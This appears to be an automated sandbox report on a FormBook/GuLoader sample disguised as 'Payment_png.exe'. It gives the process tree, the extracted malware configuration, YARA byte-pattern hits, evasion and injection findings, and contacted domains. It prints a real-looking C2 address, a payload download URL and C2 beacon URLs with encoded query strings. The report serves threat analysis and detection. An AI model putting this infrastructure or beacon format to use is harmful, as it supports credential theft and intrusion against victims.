ID: 377352
Sample Name:
Payment_png.exe
Cookbook: default.jbs
Time: 13:57:10
Date: 29/03/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Payment_png.exe

Overview


General Information

Sample Name:	Payment_png.exe
Analysis ID:	377352
MD5:	86fa26e33879d3c.
SHA1:	3c75755b8efe897.
SHA256:	eacf1b7b8d612e5.
Tags:	GuLoader
Infos:	

Most interesting Screenshot:



Detection




FormBook GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Yara detected Generic Dropper
- Yara detected GuLoader
- C2 URLs / IPs found in malware con…
- Contains functionality to detect hard…
- Contains functionality to hide a threa…
- Detected RDTSC dummy instruction…

Classification



Startup

- **System is w10x64**
- Payment_png.exe (PID: 6076 cmdline: 'C:\Users\user\Desktop\Payment_png.exe' MD5: 86FA26E33879D3C04152301EAAABA518)
  - Payment_png.exe (PID: 3112 cmdline: 'C:\Users\user\Desktop\Payment_png.exe' MD5: 86FA26E33879D3C04152301EAAABA518)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - colorcpl.exe (PID: 2988 cmdline: C:\Windows\SysWOW64\colorcpl.exe MD5: 746F3B5E7652EA0766BA10414D317981)
        - cmd.exe (PID: 1536 cmdline: /c del 'C:\Users\user\Desktop\Payment_png.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 1560 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.booksfall.com/c8bs/"
  ],
  "decoy": [
    "dreamwrldrp.com",
    "epkshu.com",
    "accinf5.com",
    "karadenizturk.com",
    "pcpartout.com",
    "kuwoopi.com",
    "gtaqcf.com",
    "lambofgodprinting.com",
    "vinelytv.com",
    "domennyarendi39.net",
    "broskiusa.com",
    "bombiepalaboy.com",
    "plowbrothers.com",
    "domentemenegi42.net",
    "jfhousebuyers.com",
    "birkenhof-allgaeu.net",
    "quantify-co.com",
    "bitoko.net",
    "choupisson.com",
    "bostonm.info",
    "wojkowski.com",
    "themersy.com",
    "structuredmen.net",
    "jadaccaentertainment.com",
    "strategyplace.net",
    "kadyshopping.com",
    "bookhangovers.com",
    "peopleskillschallenge.com",
    "sturestaypluspdx.com",
    "nxywsy.com",
    "citestaccnt1598622913.com",
    "bestmodestorestaurants.com",
    "thebabyfriendly.com",
    "aainakari.com",
    "cookklip.com",
    "8bitupgrades.com",
    "smartintegrityplatform.com",
    "silverdollarcafe.com",
    "obleaslaoriginal.com",
    "csfeliz.com",
    "selfmadepartners.com",
    "djmacktruck.com",
    "madefaz.net",
    "55zhidian.com",
    "slutefuter.com",
    "enternet360.com",
    "autoandtruckpartsincoh.com",
    "loversdeal.com",
    "windorians.com",
    "skinsbag.com",
    "indounace-maisounce.com",
    "atxrealestateforsale.com",
    "lotdco.com",
    "littlewanda.com",
    "epc-scot.com",
    "thesaltybookkeeper.com",
    "neebcoteam.com",
    "uforservice.com",
    "cashcanbeyours.com",
    "bondar.design",
    "rwpgoyiof.club",
    "mindfulreadings.com",
    "dhadaka.com",
    "aartihand.com"
  ]
}
```


Yara Overview

Memory Dumps


Source	Rule	Description	Author	Strings
0000000E.00000002.470480865.0000000002FA0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000E.00000002.470480865.0000000002FA0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000E.00000002.470480865.0000000002FA0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
0000000E.00000002.468761145.0000000000950000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000E.00000002.468761145.0000000000950000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Executable has a suspicious name (potential lure to open the executable)

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Yara detected GuLoader

Yara detected VB6 Downloader Generic

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Contains functionality to hide a thread from the debugger

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Yara detected Generic Dropper


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 2 2	OS Credential Dumping	Security Software Discovery 7 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Virtualization/Sandbox Evasion 2 2	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 4	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 4	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	System Information Discovery 3 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Payment_png.exe	70%	Virustotal		Browse
Payment_png.exe	22%	Metadefender		Browse
Payment_png.exe	79%	ReversingLabs	Win32.Trojan.Vebzenpak	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
14.2.colorcpl.exe.30327b8.2.unpack	100%	Avira	TR/Dropper.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
14.2.colorcpl.exe.5117960.5.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
td-balancer-euw2-6-109.wixdns.net	0%	Virustotal		Browse
aps-mm.com	2%	Virustotal		Browse
silverdollarcafe.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.uforservice.com	0%	Avira URL Cloud	safe	
http://www.aainakari.com	0%	Avira URL Cloud	safe	
http://www.accinf5.com/c8bs/www.silverdollarcafe.com	0%	Avira URL Cloud	safe	
http://www.silverdollarcafe.comReferer:	0%	Avira URL Cloud	safe	
http://www.accinf5.com	0%	Avira URL Cloud	safe	
http://www.domennyarendi39.net/c8bs/www.accinf5.com	0%	Avira URL Cloud	safe	
http://www.loversdeal.comReferer:	0%	Avira URL Cloud	safe	
http://www.slutefuter.comReferer:	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.pcpartout.comReferer:	0%	Avira URL Cloud	safe	
http://www.birkenhof-allgaeu.net/c8bs/	0%	Avira URL Cloud	safe	
http://www.silverdollarcafe.com	0%	Avira URL Cloud	safe	
http://www.aainakari.com/c8bs/www.bostonm.info	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.plowbrothers.com	0%	Avira URL Cloud	safe	
http://www.silverdollarcafe.com/c8bs/	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.choupisson.comReferer:	0%	Avira URL Cloud	safe	
http://www.birkenhof-allgaeu.net/c8bs/www.choupisson.com	0%	Avira URL Cloud	safe	
http://www.silverdollarcafe.com/c8bs/www.domentemenegi42.net	0%	Avira URL Cloud	safe	
http://www.birkenhof-allgaeu.net	0%	Avira URL Cloud	safe	
http://www.booksfall.com	0%	Avira URL Cloud	safe	
http://www.quantify-co.com/c8bs/	0%	Avira URL Cloud	safe	
http://www.plowbrothers.comReferer:	0%	Avira URL Cloud	safe	
http://www.domentemenegi42.net	0%	Avira URL Cloud	safe	
http://www.pcpartout.com/c8bs/?oX=mCtx4UHL9mNzF3EVU4c9VHavM1DFjubq04c/5ShdsOuIyPGtiFj7akTOwHhyuxeIGqkY&sPj0qt=EzuD_nNPa4wlp	0%	Avira URL Cloud	safe	
http://www.choupisson.com/c8bs/?oX=VA+RheUhnH6IZbm+U8Y2mzCnWc09b3JHiGFV6nsBhBIaDv1TGDBDOGhITueAfFfv+F2O&sPj0qt=EzuD_nNPa4wlp	0%	Avira URL Cloud	safe	
http://www.bostonm.info/c8bs/	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.aainakari.comReferer:	0%	Avira URL Cloud	safe	
http://www.plowbrothers.com/c8bs/www.slutefuter.com	0%	Avira URL Cloud	safe	
http://www.booksfall.com/c8bs/	0%	Avira URL Cloud	safe	
http://www.domennyarendi39.net	0%	Avira URL Cloud	safe	
http://aps-mm.com/bin_BNUtTDfY243.bin	0%	Avira URL Cloud	safe	
http://www.aainakari.com/c8bs/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.loversdeal.com/c8bs/www.booksfall.com	0%	Avira URL Cloud	safe	
http://www.uforservice.com/c8bs/	0%	Avira URL Cloud	safe	
http://www.uforservice.com/c8bs/www.domennyarendi39.net	0%	Avira URL Cloud	safe	
http://www.plowbrothers.com/c8bs/	0%	Avira URL Cloud	safe	
http://www.loversdeal.com/c8bs/?oX=Hv8f/9kM6PpCoHCAYeSNySFtV7F8Omi3vFEIW08Kt8pLNhhDl+aE5MaGg51EV/qSy4Lt&sPj0qt=EzuD_nNPa4wlp	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.pcpartout.com	0%	Avira URL Cloud	safe	
http://www.choupisson.com	0%	Avira URL Cloud	safe	
http://www.domentemenegi42.net/c8bs/	0%	Avira URL Cloud	safe	
http://www.plowbrothers.com/c8bs/?oX=mHnwrZz1sKQS3zf7QeEgVUMWoZ3Lc4fpOuayWuCDpyWMt82/PBRmHPawc0L3Kfl51U/x&sPj0qt=EzuD_nNPa4wlp	0%	Avira URL Cloud	safe	
http://www.broskiusa.comReferer:	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.accinf5.comReferer:	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.domennyarendi39.net/c8bs/	0%	Avira URL Cloud	safe	
http://www.domennyarendi39.netReferer:	0%	Avira URL Cloud	safe	
http://www.choupisson.com/c8bs/	0%	Avira URL Cloud	safe	
http://www.slutefuter.com	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.choupisson.com/c8bs/www.uforservice.com	0%	Avira URL Cloud	safe	
www.booksfall.com/c8bs/	0%	Avira URL Cloud	safe	
http://www.bostonm.info/c8bs/www.quantify-co.com	0%	Avira URL Cloud	safe	
http://www.slutefuter.com/c8bs/	0%	Avira URL Cloud	safe	
http://www.booksfall.com/c8bs/www.pcpartout.com	0%	Avira URL Cloud	safe	
http://www.broskiusa.com/c8bs/www.aainakari.com	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.aps-mm.com/bin_BNUtTDfY243.bin	0%	Avira URL Cloud	safe	
http://www.silverdollarcafe.com/c8bs/?oX=9WVnx7W/2jtf/SBQb7qMRqW55HQP5AXdTxivKH+RIJcLuGeyWux88wPL6knHSRGt/sw8&sPj0qt=EzuD_nNPa4wlp	0%	Avira URL Cloud	safe	
http://www.broskiusa.com/c8bs/	0%	Avira URL Cloud	safe	
http://www.loversdeal.com/c8bs/	0%	Avira URL Cloud	safe	
http://www.birkenhof-allgaeu.net/c8bs/?oX=LeA7SnvTFXlqZuqbSI7RL/JE3Y5e3FfIcVn/p/TMp/5vx2Fx/wjFaW5mPJS2e1LpHtn7&sPj0qt=EzuD_nNPa4wlp	0%	Avira URL Cloud	safe	
http://www.uforservice.com/c8bs/?oX=O8PbLgx16hMIOJ1rZ9qRlhWRXDOrjvK9cMkfWsk/HAIbj7Mo3Z6p/LmWsoKge1OKT5Rd&sPj0qt=EzuD_nNPa4wlp	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
plowbrothers.com	34.102.136.180	true	false		unknown
td-balancer-euw2-6-109.wixdns.net	35.246.6.109	true	false	• 0%, Virustotal, Browse	unknown
aps-mm.com	170.249.199.106	true	false	• 2%, Virustotal, Browse	unknown
parkingpage.namecheap.com	198.54.117.218	true	false		high
silverdollarcafe.com	34.102.136.180	true	false	• 0%, Virustotal, Browse	unknown
uforservice.com	23.227.38.32	true	true		unknown
www.birkenhof-allgaeu.net	217.160.0.233	true	true		unknown
www.choupisson.com	66.96.160.133	true	true		unknown
www.loversdeal.com	unknown	unknown	true		unknown
www.uforservice.com	unknown	unknown	true		unknown
www.slutefuter.com	unknown	unknown	true		unknown
www.booksfall.com	unknown	unknown	true		unknown
www.plowbrothers.com	unknown	unknown	true		unknown
www.aps-mm.com	unknown	unknown	true		unknown
www.domennyarendi39.net	unknown	unknown	true		unknown
www.accinf5.com	unknown	unknown	true		unknown
www.pcpartout.com	unknown	unknown	true		unknown
www.silverdollarcafe.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.pcpartout.com/c8bs/?oX=mCtx4UHL9mNzF3EVU4c9VHavM1DFjubq04c/5ShdsOuIyPGtiFj7akTOwHhyuxeIGqkY&sPj0qt=EzuD_nNPa4wlp	false	• Avira URL Cloud: safe	unknown
http://www.choupisson.com/c8bs/?oX=VA+RheUhnH6IZbm+U8Y2mzCnWc09b3JHiGFV6nsBhBIaDv1TGDBDOGhITueAfFfv+F2O&sPj0qt=EzuD_nNPa4wlp	true	• Avira URL Cloud: safe	unknown
http://aps-mm.com/bin_BNUtTDfY243.bin	false	• Avira URL Cloud: safe	unknown
http://www.loversdeal.com/c8bs/?oX=Hv8f/9kM6PpCoHCAYeSNySFtV7F8Omi3vFEIW08Kt8pLNhhDl+aE5MaGg51EV/qSy4Lt&sPj0qt=EzuD_nNPa4wlp	true	• Avira URL Cloud: safe	unknown
http://www.plowbrothers.com/c8bs/?oX=mHnwrZz1sKQS3zf7QeEgVUMWoZ3Lc4fpOuayWuCDpyWMt82/PBRmHPawc0L3Kfl51U/x&sPj0qt=EzuD_nNPa4wlp	false	• Avira URL Cloud: safe	unknown
www.booksfall.com/c8bs/	true	• Avira URL Cloud: safe	low
http://www.aps-mm.com/bin_BNUtTDfY243.bin	false	• Avira URL Cloud: safe	unknown
http://www.silverdollarcafe.com/c8bs/?oX=9WVnx7W/2jtf/SBQb7qMRqW55HQP5AXdTxivKH+RIJcLuGeyWux88wPL6knHSRGt/sw8&sPj0qt=EzuD_nNPa4wlp	false	• Avira URL Cloud: safe	unknown
http://www.birkenhof-allgaeu.net/c8bs/?oX=LeA7SnvTFXlqZuqbSI7RL/JE3Y5e3FfIcVn/p/TMp/5vx2Fx/wjFaW5mPJS2e1LpHtn7&sPj0qt=EzuD_nNPa4wlp	true	• Avira URL Cloud: safe	unknown
http://www.uforservice.com/c8bs/?oX=O8PbLgx16hMIOJ1rZ9qRlhWRXDOrjvK9cMkfWsk/HAlbj7Mo3Z6p/LmWsoKge1OKT5Rd&sPj0qt=EzuD_nNPa4wlp	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.uforservice.com	explorer.exe, 00000006.00000002.481389502.0000000005603000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.aainakari.com	explorer.exe, 00000006.00000002.481389502.0000000005603000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.accinf5.com/c8bs/www.silverdollarcafe.com	explorer.exe, 00000006.00000002.481389502.0000000005603000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.silverdollarcafe.comReferer:	explorer.exe, 00000006.00000002.481389502.0000000005603000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.accinf5.com	explorer.exe, 00000006.00000002.481389502.0000000005603000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.domennyarendi39.net/c8bs/www.accinf5.com	explorer.exe, 00000006.00000002.481389502.0000000005603000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

